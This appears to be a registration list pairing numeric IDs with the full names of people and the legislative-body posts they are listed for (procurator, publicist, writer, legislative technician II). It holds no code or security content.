544008333	Amanda Gabriela Evangelista Rocha Lopes	Procurador
544003339	Anna Carolina Gomes Moreira Vaz	Procurador
544041531	Antonio De Assis Dos Santos Junior	Procurador
544001418	Arthur Nunes Pierazolli	Procurador
544039623	Bárbara Lima Franco	Procurador
544032983	Beatriz Partika Euzebio	Procurador
544002435	Bianca Lemos Elias Lima	Procurador
544035312	Bráulio Lopes De Assis	Procurador
544033490	Brenda Aira Carrilho	Procurador
544041280	Breno Dias Blau	Procurador
544029960	Bruna Couto Boechat	Procurador
544066812	Bruna Martinelli Sobreira Da Rocha	Procurador
544052657	Bruna Pereira Dos Santos De Deus	Procurador
544007720	Caio Mário Lana Cavalcanti	Procurador
544014419	Calebe Junger De Jesus Pereira	Procurador
544003079	Camila Luísa Sampaio Magalhães	Procurador
544006116	Carlos Magno De Assis Dutra	Procurador
544068483	Carolina Bittencourt Hayne	Procurador
544042852	Carolina Pazetto Saldanha Da Gama	Procurador
544018803	Celio Junior Fonseca	Procurador
544061313	Daniela Ghader E Silva	Procurador
544003539	Danyelle Karen Fernandes Estevam	Procurador
544058666	Edivaldo José Júnio De Souza Lombardo	Procurador
544035278	Edson De Paula Rabelo Junior	Procurador
544008629	Elden Borges Souza	Procurador
544002467	Érica Rodrigues Menezes	Procurador
544034587	Estevão Rocha Malta	Procurador
544043558	Fabiane Lopes De Oliveira Terassaka	Procurador
544000580	Felipe Lacerda Garcia Pereira	Procurador
544058355	Fernanda Bernardes Monteiro De Castro	Procurador
544042509	Fernando Penteadó Kuhlmann Filho	Procurador
544029039	Filipe Cesar Nogueira Xavier	Procurador
544016417	Francisco De Oliveira Serva Maciel	Procurador

544007132	Francisco Eduardo Lima De Resende Chaves	Procurador
544030727	Frederico Menezes Breyner	Procurador
544009579	Gabriel Batista Miranda Santos	Procurador
544059333	Gabriela Gomes Oliveira	Procurador
544001670	Guilherme Ferreira Silva	Procurador
544041173	Heitor Campos Mendes Carneiro	Procurador
544034801	Hugo Costa Amaral	Procurador
544006423	Ingrid Mariana Barbosa De Cayres	Procurador
544000687	Isabella Coelho Cozzi	Procurador
544036521	Isabella Leite Santos	Procurador
544011804	Josiane De Souza Neves	Procurador
544043187	Juliana Barbabella Negraes	Procurador
544062711	Liliam Micheline Fernandes Pio	Procurador
544031951	Lucas Macedo Pinheiro	Procurador
544009394	Lucas Rodrigues Tostes	Procurador
544076590	Ludmila Mazoni Andrade Nogueira	Procurador
544000574	Luísa Horta Alves	Procurador
544000195	Maria Tereza Vieira De Paula Lopes	Procurador
544003255	Marina Câmara Moreira	Procurador
544010832	Matheus Lins Machado	Procurador
544057659	Max Galdino Pawlowski Júnior	Procurador
544048652	Mayara Junia Gabrielle Silva	Procurador
544019169	Michaela Creto De Souza	Procurador
544025910	Moisés Silva De Castro	Procurador
544041351	Oscar Rodrigues Neto	Procurador
544004073	Patricia Alves Coelho De Jesus	Procurador
544017455	Pedro Henrique Dos Santos Marques	Procurador
544002528	Priscila Regina Da Silva Damasceno	Procurador
544038683	Rafael Cyrino Mansur	Procurador
544000647	Raiana Lopes Passos	Procurador
544006630	Raphael Rangel De Castro Faria	Procurador
544013180	Raquel Pedrosa Abreu	Procurador
544031561	Rejane Cassia Da Cruz	Procurador
544058183	Roberto Henrique De Oliveira	Procurador
544031468	Rodrigo Furtado Resende Borba	Procurador
544011779	Saulo Cunha Guimarães	Procurador
544037186	Thiago Queiroz Bahia	Procurador
544036719	Vinicius Campos Rodrigues	Procurador
544032859	Vinicius Duarte Pessoa	Procurador
544037835	Vivian Petrone De Souza	Procurador
544000038	Wellerson Duarte Neves Oliveira	Procurador
544036894	Werison Bittencourt De Araújo	Procurador
544032099	William De Souza Pimentel Ferrari Santana	Procurador
544038482	Yoseph Emanuel Dos Santos Vaz	Procurador
544050365	Alice De Freitas Gomes	Publicitário
544027852	Amanda Marques Barbosa	Publicitário
544007579	Amanda Pimenta Alt	Publicitário
544011782	Ana Carolina Corgozinho De Souza	Publicitário

544060193	Ana Cristina Vilela Zacharias	Publicitário
544018915	Bruno Henrique Pinheiro De Azevedo	Publicitário
544043652	Bruno Palhares Campos Cunha	Publicitário
544071116	Darwin Silveira De Oliveira Teixeira	Publicitário
544047256	Débora Queiroz Menezes	Publicitário
544026885	Gabriela Fonseca Carvalho	Publicitário
544054854	Geovane De Almeida Barbosa	Publicitário
544008458	Jéssica Gomes De Andrade	Publicitário
544073407	João Marcelo Pimenta Duarte	Publicitário
544013808	Leonardo Lukas Porfirio De Almeida	Publicitário
544015061	Lucca Mattos Melo	Publicitário
544021602	Luciano Fontenelle De Carvalho	Publicitário
544006364	Luísa Godinho Bernardes	Publicitário
544046331	Marina Rezende Santos Coelho	Publicitário
544033599	Matheus De Mello Camargo De Souza Vale	Publicitário
544036255	Pedro Paulo Siruffo Pereira Neto	Publicitário
544029818	Pedro Victor Vieira Marques	Publicitário
544049586	Rachel De Oliveira Freire Luppi	Publicitário
544064266	Rachel Leitão Soares	Publicitário
544012834	Rafael Antônio Dias	Publicitário
544042939	Reggiane Karoline Costa Vailante	Publicitário
544038120	Silviana Monteiro Silva	Publicitário
544035228	Adriana Rodrigues Gonçalves	Redator
544037531	Alan Ribeiro Radi	Redator
544022513	Alessandra Emanuelle Macieira Silva	Redator
544001458	Alessandra Gomes Da Silva	Redator
544017045	Aline Resende De Souza	Redator
544039060	Alison Leal Pego	Redator
544000135	Amanda Cristina Testa Siqueira	Redator
544000487	Ana Carolina Monteiro Viana	Redator
544007457	Ana Carolina Moura Dos Santos	Redator
544048066	Ana Cristina De Freitas Pereira	Redator
544024996	Ana Letícia Barbosa Moreira	Redator
544047994	Andreia De Cassia Campos	Redator
544033311	Angélica Alves Ruchkys	Redator
544034960	Bárbara Marques Barbosa De Carvalho	Redator
544000610	Beatriz Souza Ferreira	Redator
544004918	Bruna Letícia Seixas Rezende	Redator
544066602	Bruno De Souza Cardozo Achilles	Redator
544014662	Camila Augusta Pires De Figueiredo	Redator
544039141	Carolina Ximenes Santos	Redator
544060388	Catharina Maria Silveira Guimaraes	Redator
544014894	Clarice Eulália Cunha De Carvalho	Redator
544022308	Cristovao Mascarenhas Cordeiro	Redator
544001794	Darla Gonçalves Monteiro Da Silva	Redator
544050444	Deisiane Ferreira De Souza	Redator
544019338	Eder Deivid Da Silva	Redator
544059273	Eduarda Vasconcelos Gomes Pinheiro Martins	Redator

544036352	Eunice Margarete De Souza	Redator
544024416	Felipe Pegoretti Tavares	Redator
544056414	Fernanda Carolina Portella Silveira	Redator
544015690	Flavia Rita Coutinho Sarmento	Redator
544052039	Guilherme Ferreira Aniceto	Redator
544030105	Heloisa Alves Braga	Redator
544064453	Henrique Barros Ferreira	Redator
544003456	Isabelle Fonseca Bezerra	Redator
544004854	Jessyca Oliveira Dos Santos	Redator
544012774	Júlia De Faria Reis	Redator
544061131	Juliana Dos Santos Belga	Redator
544031822	Júnia Andrade Viana	Redator
544046830	Karolaine Catarina Assis	Redator
544011888	Kátia Regina De Sousa E Silva	Redator
544012455	Laura Araújo De Mello	Redator
544035323	Leonardo De Oliveira	Redator
544051853	Leonardo Lisboa Nonato	Redator
544055465	Levi Rosa De Campos	Redator
544003135	Lisa Galvão Elisei	Redator
544031061	Lívia Kelly Valentim Assis	Redator
544005745	Lucas Resende Egg Divino	Redator
544003478	Luis Gustavo Faria Teixeira	Redator
544056153	Luísa De Castro Fajardo	Redator
544057671	Marcela De Loureiro Reis	Redator
544013802	Marcela Fontes Nascimento	Redator
544044112	Márcia De Paula Andrade	Redator
544033479	Maria Carolina Ferreira Reis	Redator
544014126	Miriam De Castro Possas	Redator
544063394	Monah Karime El Kadri	Redator
544063713	Mônica Resende De Souza	Redator
544020578	Natália Carin Da Silva Oliveira	Redator
544001588	Pamella Tucunduva Da Silva	Redator
544049446	Patrícia Maciel Gazoni	Redator
544037291	Paulo Augusto De Melo Wagatsuma	Redator
544026914	Paulo Cesar D Alessandro Reis	Redator
544010670	Phelipe Peterson Moreira	Redator
544004597	Pilar Fazito De Almeida Rezende	Redator
544037645	Priscila Lemos Lages	Redator
544055024	Raíssa Coelho Santos	Redator
544046892	Ramon César Silva	Redator
544050133	Rayane Stephane Silvério	Redator
544013326	Rejane Kellen De Paula Ferraz	Redator
544001078	Ricardo Luiz Carvalho Júnior	Redator
544031244	Rodrigo De Oliveira Santos	Redator
544030203	Rodrigo Dos Santos E Silva	Redator
544038332	Sarai Abreu Rodrigues Calixtro	Redator
544047626	Silvânia De Souza Abrantes	Redator
544049511	Thiago José Rodrigues De Paula	Redator

544031752	Túlio Magno De Oliveira Resende	Redator
544035244	Valciene Macedo Dos Santos	Redator
544028478	Valéria Barroso Bowen Canela	Redator
544002101	Valter Menezes Vieira Junior	Redator
544012082	Victor Aldebarã Mendes Rodrigues	Redator
544008358	Vivianne Tiemi Ono	Redator
544008296	Adalberto Stanley Marques Alves	Técnico Legislativo II
544003370	Adalgisa Lacerda Da Rocha	Técnico Legislativo II
544073970	Adauto Gomes Pereira	Técnico Legislativo II
544000270	Adna Natanaela Vieira De Siqueira	Técnico Legislativo II
544014363	Adriani Carla Dos Santos Steinberg	Técnico Legislativo II
544030938	Adriano Márcio Rezende Oliveira	Técnico Legislativo II
544013392	Adriele Oliveira De Castro	Técnico Legislativo II
544018711	Adrya Ronania Aparecida Ramos	Técnico Legislativo II
544049602	Agenor Augusto Souza Lemos	Técnico Legislativo II
544018523	Agnalda Aparecida De Souza	Técnico Legislativo II
544036738	Agostinho Gomes Da Silva	Técnico Legislativo II
544025537	Aiam Rodrigues De Souza	Técnico Legislativo II
544014850	Ailton Bispo Rodrigues	Técnico Legislativo II
544035809	Alan Martins Salomão	Técnico Legislativo II
544036682	Albert Marques Damaceno	Técnico Legislativo II
544028722	Albert Pereira Da Silva	Técnico Legislativo II
544006265	Alcione Aparecida Gonçalves	Técnico Legislativo II
544044827	Aldeneide Aparecida Silva	Técnico Legislativo II
544046457	Alec Sander Ferreira	Técnico Legislativo II
544000137	Alessandra Alves Siqueira	Técnico Legislativo II
544008271	Alessandra Pereira Dos Santos Pires	Técnico Legislativo II
544048311	Alessandro Pereira De Oliveira	Técnico Legislativo II
544020665	Alex Sander Rodrigues Bizerra	Técnico Legislativo II
544004165	Alexandra Laurinda Soares	Técnico Legislativo II
544039723	Alexandra Theilacker	Técnico Legislativo II
544009764	Alexandre Duarte Ferrari	Técnico Legislativo II
544013899	Alexandre Henrique Pereira Perdigao	Técnico Legislativo II
544049066	Alexandre José Rodrigues	Técnico Legislativo II
544006652	Alexandre Luiz Fernandes Oliveira Dias	Técnico Legislativo II
544059859	Aléxia De Souza Lima Assis	Técnico Legislativo II
544042874	Aléxia Duarte Torres Portugal	Técnico Legislativo II
544004543	Alexis Baracho Spanhol	Técnico Legislativo II
544000057	Alexsander Fernandes De Oliveira	Técnico Legislativo II
544007018	Alfrânio Silva Júnior	Técnico Legislativo II
544013842	Alice De Avelar De Souza	Técnico Legislativo II
544049977	Alice Macedo Caldeira	Técnico Legislativo II
544034620	Aline Gonçalves	Técnico Legislativo II
544065703	Aline Pereira Dos Santos	Técnico Legislativo II
544008646	Aline Pereira Neres De Lana	Técnico Legislativo II
544000568	Aline Regina Vieira	Técnico Legislativo II
544017053	Aline Resende De Souza	Técnico Legislativo II
544042799	Allesson Souza Abreu	Técnico Legislativo II

544020590	Allinéia Bastos De Cristo Oliveira	Técnico Legislativo II
544001509	Amanda Aleixo Teixeira Da Rocha	Técnico Legislativo II
544034287	Amanda Carvalho Montanari	Técnico Legislativo II
544034287	Amanda Carvalho Montanari	Técnico Legislativo II
544024385	Amanda Cristina Mafía Murta	Técnico Legislativo II
544046857	Amanda Cristina Santos De Jesus	Técnico Legislativo II
544000282	Amanda Cristina Testa Siqueira	Técnico Legislativo II
544030856	Amanda Cristine Faluba Do Vale	Técnico Legislativo II
544048322	Amanda De Melo Silva Sales	Técnico Legislativo II
544003681	Amanda Lisbeni Meschessi Vidigal Fonseca	Técnico Legislativo II
544063698	Amanda Martins Mendes De Oliveira	Técnico Legislativo II
544012660	Amanda Natália Moreira	Técnico Legislativo II
544013539	Amanda Silva Marangon	Técnico Legislativo II
544008385	Amanda Tatiele Dos Santos Rodrigues	Técnico Legislativo II
544000939	Ana Carolina Alves Mendes	Técnico Legislativo II
544010728	Ana Carolina Batista Anjos	Técnico Legislativo II
544017893	Ana Carolina Duarte Ribeiro	Técnico Legislativo II
544054666	Ana Carolina Ferreira Lahr	Técnico Legislativo II
544005759	Ana Carolina Guimaraes De Faria Viana	Técnico Legislativo II
544000407	Ana Carolina Monteiro Viana	Técnico Legislativo II
544006421	Ana Carolina Oliveira Lacerda	Técnico Legislativo II
544026041	Ana Carolina Oliveira Vieira	Técnico Legislativo II
544070679	Ana Carolina Paiva	Técnico Legislativo II
544024431	Ana Carolina Vieira De Paula	Técnico Legislativo II
544017488	Ana Caroline Nestor Vieira	Técnico Legislativo II
544070544	Ana Clara Alves Gonçalves	Técnico Legislativo II
544011318	Ana Clara Silva E Silva	Técnico Legislativo II
544039368	Ana Clara Torres	Técnico Legislativo II
544033401	Ana Clara Verly Fontoura Peixoto	Técnico Legislativo II
544001279	Ana Claudia Tavares	Técnico Legislativo II
544011182	Ana Cristina Gregorio Souza	Técnico Legislativo II
544072826	Ana Flávia Soares De Leles	Técnico Legislativo II
544059864	Ana Gabriela Nunes Guimaraes	Técnico Legislativo II
544005529	Ana Karoline Nunes Saldanha	Técnico Legislativo II
544033776	Ana Luisa Boff Oliveira	Técnico Legislativo II
544000320	Ana Luíza Domingues Grapiúna	Técnico Legislativo II
544021113	Ana Luíza Rocha Barros	Técnico Legislativo II
544019050	Ana Maria Coelho De Sousa	Técnico Legislativo II
544024052	Ana Maria Da Silva Gonçalves	Técnico Legislativo II
544025652	Ana Paula Da Silva Bodnar	Técnico Legislativo II
544000245	Ana Paula Damasceno	Técnico Legislativo II
544037192	Ana Paula Santos Silva	Técnico Legislativo II
544006304	Analícia Valério Silva	Técnico Legislativo II
544015517	Anderson Vilela Amorim	Técnico Legislativo II
544047763	André Lima Pupo Nogueira	Técnico Legislativo II
544041953	André Luís Fonseca Maciel	Técnico Legislativo II
544034872	André Maciel Silva Ferreira	Técnico Legislativo II
544015013	Andre Marchetti Coli Munk	Técnico Legislativo II

544000123	André Ramon Belo Da Silva	Técnico Legislativo II
544023663	Andrea De Freitas	Técnico Legislativo II
544021937	Andrea Lucena De Souza Pires	Técnico Legislativo II
544048135	Andrea Regina De Oliveira Kokol	Técnico Legislativo II
544046330	Andreia Alves Pereira	Técnico Legislativo II
544048777	Andreia Norberta Joao	Técnico Legislativo II
544043432	Andreia Zacarias Da Silva	Técnico Legislativo II
544004442	Andressa Calais Aguiar	Técnico Legislativo II
544034059	Andressa Carina Dos Santos	Técnico Legislativo II
544001919	Andressa Karoline Martins Andrade	Técnico Legislativo II
544001919	Andressa Karoline Martins Andrade	Técnico Legislativo II
544010235	Andressa Teixeira Costa	Técnico Legislativo II
544006052	Andressa Vitória Miranda	Técnico Legislativo II
544036407	Andreza Alves Pereira	Técnico Legislativo II
544025362	Andreza Claudia Campos Batista	Técnico Legislativo II
544005432	Andreza Sena Couto	Técnico Legislativo II
544010831	Andrezza Cabral Soares	Técnico Legislativo II
544001843	Ane Caroline Cardoso Alves	Técnico Legislativo II
544008665	Anelise Siqueira Machado	Técnico Legislativo II
544011664	Angela Cristina Pereira Viana	Técnico Legislativo II
544007120	Angela Raquel De Araujo Valle Correa	Técnico Legislativo II
544001998	Anita De Castro Oliveira	Técnico Legislativo II
544041623	Anna Angelica Dos Reis Soares	Técnico Legislativo II
544077326	Anna Clara Alves Ribeiro	Técnico Legislativo II
544047482	Anna Luísa Viveiros E Santos	Técnico Legislativo II
544003460	Anna Paula Alves Nunes	Técnico Legislativo II
544067683	Anna Virginia Nascimento Silva	Técnico Legislativo II
544013613	Anne Tatiane Aparecida Martins De Paula	Técnico Legislativo II
544001135	Antônio Manoel Santos Da Silva	Técnico Legislativo II
544009679	Aquileia Jerônimo	Técnico Legislativo II
544047573	Ariane Batista Fagundes	Técnico Legislativo II
544023443	Ariel Fernandes Cordeiro Rocha	Técnico Legislativo II
544016312	Arthur Domingos De Souza	Técnico Legislativo II
544061440	Arthur José Vieira Gomes Sales	Técnico Legislativo II
544018350	Arthur Mascarenhas Trindade	Técnico Legislativo II
544047211	Arthur Menezes Lagares Madeira	Técnico Legislativo II
544009254	Arthur Rodrigues Prates	Técnico Legislativo II
544004366	Arthur Scholz Couto Pinto	Técnico Legislativo II
544044137	Artur Carvalho Vilas Boas	Técnico Legislativo II
544051488	Artur Henrique Moreira Fernandes	Técnico Legislativo II
544011108	Artur Marques Do Nascimento	Técnico Legislativo II
544015395	Augusto Nazário Soares Da Costa	Técnico Legislativo II
544016738	Ausiane De Oliveira Costa	Técnico Legislativo II
544037636	Bárbara Carolina Gomes Amorim	Técnico Legislativo II
544000886	Bárbara Carolina Rodrigues Da Cruz Faria	Técnico Legislativo II
544020525	Bárbara Cristina Gonçalves Da Silva	Técnico Legislativo II
544014238	Bárbara Dantas Jorge Madeira	Técnico Legislativo II
544066235	Bárbara De Melo Carneiro	Técnico Legislativo II

544026712	Bárbara Dos Santos Choucair	Técnico Legislativo II
544009740	Bárbara Rezende Silveira Baía Alves	Técnico Legislativo II
544043236	Barbara Torga Facal	Técnico Legislativo II
544034670	Bárbara Valente Castro	Técnico Legislativo II
544001908	Beatriz Afonso Aguiar	Técnico Legislativo II
544011211	Beatriz Aparecida Melo Garcia	Técnico Legislativo II
544024215	Beatriz De Azevedo Sá Maciel	Técnico Legislativo II
544002816	Beatriz Martins Ribeiro	Técnico Legislativo II
544039558	Beatriz Santos Diniz	Técnico Legislativo II
544003134	Beatriz Silva Brandão Senra	Técnico Legislativo II
544059967	Bernardo Cazelli Dos Santos	Técnico Legislativo II
544002821	Bernardo De Azevedo Polettini	Técnico Legislativo II
544005590	Bernardo Guimarães Barreto	Técnico Legislativo II
544043254	Berta Jovina Ribeiro Andrade	Técnico Legislativo II
544002359	Bianca Bezerra Do Nascimento	Técnico Legislativo II
544050847	Bianca Dias Guimaraes	Técnico Legislativo II
544003196	Bianca Gonçalves Gavião	Técnico Legislativo II
544032470	Bianca Oliveira Reis	Técnico Legislativo II
544023881	Bianca Ribeiro Borges	Técnico Legislativo II
544031816	Brenda Costa Albuquerque	Técnico Legislativo II
544003489	Brenda Faulkner Assis Da Silva	Técnico Legislativo II
544049154	Brenda Gonçalves De Carvalho	Técnico Legislativo II
544031549	Brendha De Carvalho Silva	Técnico Legislativo II
544079300	Breno Fraga Vasconcelos Da Gama	Técnico Legislativo II
544058969	Breno Gonçalves Porto De Oliveira	Técnico Legislativo II
544038942	Breno Ledo Sandy Carvalho Pereira	Técnico Legislativo II
544079808	Breno Philipe Da Silva Severino	Técnico Legislativo II
544044636	Breno Vinicius De Sousa Duarte	Técnico Legislativo II
544010473	Bruna Guilhelmelli Ferrari	Técnico Legislativo II
544004980	Bruna Letícia Seixas Rezende	Técnico Legislativo II
544006724	Bruna Luiza Da Silva Soares	Técnico Legislativo II
544027233	Bruna Mendes Rezende	Técnico Legislativo II
544002659	Bruna Oliveira Duarte	Técnico Legislativo II
544052659	Bruna Pereira Dos Santos De Deus	Técnico Legislativo II
544019659	Bruna Reis Maduro	Técnico Legislativo II
544000611	Bruna Silveira Polesca	Técnico Legislativo II
544030111	Bruna Vitoria Rosa Barreiro	Técnico Legislativo II
544062467	Bruno César De Souza Ferreira	Técnico Legislativo II
544021685	Bruno Lisboa Macedo De Alvarenga	Técnico Legislativo II
544006235	Bruno Oliveira Da Silva	Técnico Legislativo II
544043660	Bruno Palhares Campos Cunha	Técnico Legislativo II
544001516	Bruno Souza Da Silva	Técnico Legislativo II
544050482	Bruno Vianelli Fagundes	Técnico Legislativo II
544004460	Caio Caldeira Brant Sandy	Técnico Legislativo II
544056726	Caio Christian De Moura Lima	Técnico Legislativo II
544039533	Caio Luiz Custódio	Técnico Legislativo II
544056393	Camila Castro De Azevedo	Técnico Legislativo II
544040410	Camila Cavazza Bittermann	Técnico Legislativo II

544019022	Camila Dos Santos Magalhães	Técnico Legislativo II
544003425	Camila Faria De Carvalho	Técnico Legislativo II
544068238	Camila Heronville Abdalgane Macêdo	Técnico Legislativo II
544049202	Camila Mayra Vasconcelos Machado Ribeiro	Técnico Legislativo II
544033995	Camila Veloso Barbosa Araújo	Técnico Legislativo II
544080266	Camila Vieira De Andrade	Técnico Legislativo II
544043470	Carina Stre Holanda	Técnico Legislativo II
544023770	Carla Amâncio Luiz De Oliveira	Técnico Legislativo II
544058178	Carla Augusta Silva Alves	Técnico Legislativo II
544001491	Carla Daiane Souza Oliveira	Técnico Legislativo II
544015098	Carla Santos E Silva	Técnico Legislativo II
544078305	Carlos Eduardo Rosa Campos	Técnico Legislativo II
544013043	Carlos Henrique Da Silva	Técnico Legislativo II
544055014	Carlos Henrique Garcia	Técnico Legislativo II
544005304	Carlos Henrique Santos	Técnico Legislativo II
544069183	Carlos Luiz De Barros Filho	Técnico Legislativo II
544046204	Carolina Bueno Franklin	Técnico Legislativo II
544018778	Carolina De Fátima Dias Gomes Fernandes	Técnico Legislativo II
544047946	Carolina Gomes Rosado	Técnico Legislativo II
544002396	Carolina Kayali Araújo	Técnico Legislativo II
544000348	Carolina Lima Da Silva	Técnico Legislativo II
544062753	Carolina Novais Ferreira Freitas	Técnico Legislativo II
544013676	Carolina Zolini Moreira Cecilio	Técnico Legislativo II
544017823	Caroline Soares Borges	Técnico Legislativo II
544011547	Cassia Aparecida Chaves Muniz	Técnico Legislativo II
544061430	Cassiane Pereira De Melo	Técnico Legislativo II
544001281	Cassiano De Souza Martins	Técnico Legislativo II
544037352	Caua Nunes Camilo	Técnico Legislativo II
544039193	Célia Cristina Lôbo E Silva	Técnico Legislativo II
544040229	Celso Moraes Da Silva	Técnico Legislativo II
544080970	Charles Jean Início De Abreu	Técnico Legislativo II
544019268	Christian Dantas Ribeiro	Técnico Legislativo II
544017390	Cibele Ambrosin Caetano Franco	Técnico Legislativo II
544036343	Cibele Chrisosotmo Viana	Técnico Legislativo II
544049662	Cinara Maria Magalhães Leucas	Técnico Legislativo II
544080215	Cintia Lemes Guimarães	Técnico Legislativo II
544009996	Clara Gabrielle Antares Andrade Santos E Santana	Técnico Legislativo II
544047474	Clara Perri Cassini	Técnico Legislativo II
544000874	Clara Reis Nunes Rabelo	Técnico Legislativo II
544061580	Clara Rodrigues Blach	Técnico Legislativo II
544014432	Clarison Humberto Santana	Técnico Legislativo II
544040463	Claudia Borja De Oliveira	Técnico Legislativo II
544034752	Claudia Denisia De Brito	Técnico Legislativo II
544047652	Claudia Mara Gonçalves Fonseca	Técnico Legislativo II
544004184	Claudineide Clemente De Souza Buzeli	Técnico Legislativo II
544010790	Cláudio Mateus De Camargos Júnior	Técnico Legislativo II
544062253	Cristiana Silva Dos Santos	Técnico Legislativo II
544033114	Cristiane Kemilly De Figueiredo Mendes Monte Alto	Técnico Legislativo II

544053592	Cristiane Maia Gomes	Técnico Legislativo II
544028640	Cristiane Neves De Lima	Técnico Legislativo II
544009581	Cristiane Ribeiro Seabra Antunes	Técnico Legislativo II
544055855	Cristiano Gonçalves De Oliveira	Técnico Legislativo II
544000112	Cristiano Maia Diniz	Técnico Legislativo II
544061644	Cristina Pimenta Faria	Técnico Legislativo II
544047042	Cristino Da Silva	Técnico Legislativo II
544010833	Cyntia Belgues Miranda Mohallem	Técnico Legislativo II
544004884	Daliana Ferreira Dos Santos	Técnico Legislativo II
544007408	Damaris Ribas Cordeiro	Técnico Legislativo II
544077218	Daniel Contin	Técnico Legislativo II
544025827	Daniel Fernandes Ferreira	Técnico Legislativo II
544014117	Daniel Fonseca Machado Costa	Técnico Legislativo II
544047714	Daniel Meyer Ribeiro	Técnico Legislativo II
544039484	Daniel Piroli Paulino	Técnico Legislativo II
544014280	Daniela De Paula Santana Carvalho	Técnico Legislativo II
544039792	Daniela Fernanda Cardoso De Resende	Técnico Legislativo II
544055924	Daniela Gonçalves Renan	Técnico Legislativo II
544058784	Daniela Pinheiro Toscano Addor	Técnico Legislativo II
544032191	Daniele Das Graças Fortunato De Oliveira	Técnico Legislativo II
544000496	Daniella Fernanda De Paula Campos	Técnico Legislativo II
544001098	Danielle Abreu Leite Pereira	Técnico Legislativo II
544019363	Danielle Costa	Técnico Legislativo II
544021190	Danielle Cristina De Oliveira Costa Quintão	Técnico Legislativo II
544002125	Danielle Eloisa Da Silva	Técnico Legislativo II
544004519	Danielle Nunes Bitencourt	Técnico Legislativo II
544013069	Danielle Priscila Vieira Rodrigues	Técnico Legislativo II
544008284	Darlan Braga De Souza Lopes	Técnico Legislativo II
544012476	Darlan Pereira Trindade	Técnico Legislativo II
544012967	Dárley Carlos Abreu Costa	Técnico Legislativo II
544068429	Davi Dos Santos Silva	Técnico Legislativo II
544044468	Davi Dumont Farace	Técnico Legislativo II
544007658	Davi Ferreira Amaral Neto	Técnico Legislativo II
544047404	David Emerson Silva Rodrigues	Técnico Legislativo II
544034028	Davidson Henrique Benedito Santos	Técnico Legislativo II
544031375	Davy Ferreira Dos Anjos	Técnico Legislativo II
544019216	Débora Correia Fonseca	Técnico Legislativo II
544042063	Debora Cristina Levy Marques Vicentin	Técnico Legislativo II
544001129	Débora Cristina Roberto Santos Leão	Técnico Legislativo II
544010901	Débora De Oliveira Santos	Técnico Legislativo II
544006977	Débora Evelyn Ferreira De Almeida	Técnico Legislativo II
544007505	Débora Fernanda Da Silva	Técnico Legislativo II
544020453	Débora Regina Da Silva Xavier	Técnico Legislativo II
544032406	Deborah Cristina De Jesus Silva	Técnico Legislativo II
544023754	Déborah De Souza Gomes	Técnico Legislativo II
544019841	Deborah Ferreira Arbex	Técnico Legislativo II
544030958	Deborah Salvino Santana Santos	Técnico Legislativo II
544004576	Deidre Angélica Fernandes Silva Diniz	Técnico Legislativo II

544032164	Deise De Fátima Romano	Técnico Legislativo II
544000642	Delcio Candido De Souza	Técnico Legislativo II
544010789	Denilson De Freitas Cupertino	Técnico Legislativo II
544004890	Denilson Pedro Ferreira Júnior	Técnico Legislativo II
544038406	Denisson Junior De Oliveira	Técnico Legislativo II
544048755	Denisson Machado Gonçalves	Técnico Legislativo II
544010559	Denize Aparecida Alves Diniz	Técnico Legislativo II
544007236	Deyvid Lopes De Souza	Técnico Legislativo II
544054821	Deyvisson Ferreira Martins	Técnico Legislativo II
544001495	Diana Fernandes Araujo Rocha	Técnico Legislativo II
544042125	Diego Alexandre Vicentini	Técnico Legislativo II
544049809	Diego Augusto Pereira Da Silva Cruz	Técnico Legislativo II
544079604	Diego Egídio Moreira Andrade	Técnico Legislativo II
544005243	Diego Henrique Alves	Técnico Legislativo II
544039673	Diego Moisés Da Silveira	Técnico Legislativo II
544015854	Diene Sousa Roteia	Técnico Legislativo II
544036776	Dinalva Moura De Andrade	Técnico Legislativo II
544016713	Diogo Felipe De Mattos Batista	Técnico Legislativo II
544056922	Diogo Henrique Dias Manoel	Técnico Legislativo II
544016364	Dione Do Carmo De Araujo Moreira Teixeira	Técnico Legislativo II
544012544	Dione Júnior Amaral Carvalho	Técnico Legislativo II
544040119	Diorrana Stefany Pires	Técnico Legislativo II
544030118	Djalma Marcelo Silva	Técnico Legislativo II
544058089	Djeisson Gonçalves Ferreira	Técnico Legislativo II
544007389	Douglas Lima De Sousa	Técnico Legislativo II
544075018	Duglecia Dos Santos Rodrigues	Técnico Legislativo II
544037733	Dulce Mangini	Técnico Legislativo II
544008815	Ediane Ivana Lima Dos Santos	Técnico Legislativo II
544053820	Edimar Antônio Da Silva	Técnico Legislativo II
544018834	Edina Gonçalves Rosa	Técnico Legislativo II
544058981	Edmar Junio Rodrigues Queiroz	Técnico Legislativo II
544035281	Edson De Paula Rabelo Junior	Técnico Legislativo II
544003391	Eduarda Carolina Moraes De Assis	Técnico Legislativo II
544006049	Eduarda Cristina Alves Dos Santos	Técnico Legislativo II
544058998	Eduarda Oliveira Alves	Técnico Legislativo II
544007748	Eduardo Azevedo Luiz	Técnico Legislativo II
544000539	Eduardo Bernardes De Castro	Técnico Legislativo II
544001097	Eduardo Caillaux De Campos	Técnico Legislativo II
544000694	Eduardo Felipe Cordeiro Da Silva	Técnico Legislativo II
544060916	Eduardo Henrique Da Silva Amaral	Técnico Legislativo II
544010658	Eduardo Moura Lott	Técnico Legislativo II
544014982	Eduardo Santos De Souza	Técnico Legislativo II
544012625	Elaine Alves Da Silveira	Técnico Legislativo II
544015007	Elaine Cristina Silva	Técnico Legislativo II
544014092	Elaine Dos Santos Adão	Técnico Legislativo II
544050379	Elaine Gomes Da Silva	Técnico Legislativo II
544005998	Eleusis Paulo Radicchi Filho	Técnico Legislativo II
544019165	Elias Eduardo Batista	Técnico Legislativo II

544020496	Elisa Amélia Silva	Técnico Legislativo II
544019552	Elisângela De Oliveira Ferreira	Técnico Legislativo II
544018690	Elisângela Ribeiro Da Silva	Técnico Legislativo II
544045171	Elisete Martins De Abreu	Técnico Legislativo II
544055134	Elizabeth Rodrigues Bringhenti Hamzi	Técnico Legislativo II
544027570	Elizângela Almeida Rocha	Técnico Legislativo II
544030269	Eloá Bergamini Costa	Técnico Legislativo II
544018101	Emmanuel Victor Batista E Sousa	Técnico Legislativo II
544013040	Emerson Dos Santos Lima	Técnico Legislativo II
544001996	Emmile Martins Freitas Nascimento	Técnico Legislativo II
544029127	Endie Araujo De Oliveira	Técnico Legislativo II
544007224	Eric Leonardo Dias Ferrari	Técnico Legislativo II
544034749	Érica Ferreira De Andrade	Técnico Legislativo II
544046817	Erica Pereira Coimbra Goveia Goncalves	Técnico Legislativo II
544032345	Erica Rajao Queiroz Ribeiro	Técnico Legislativo II
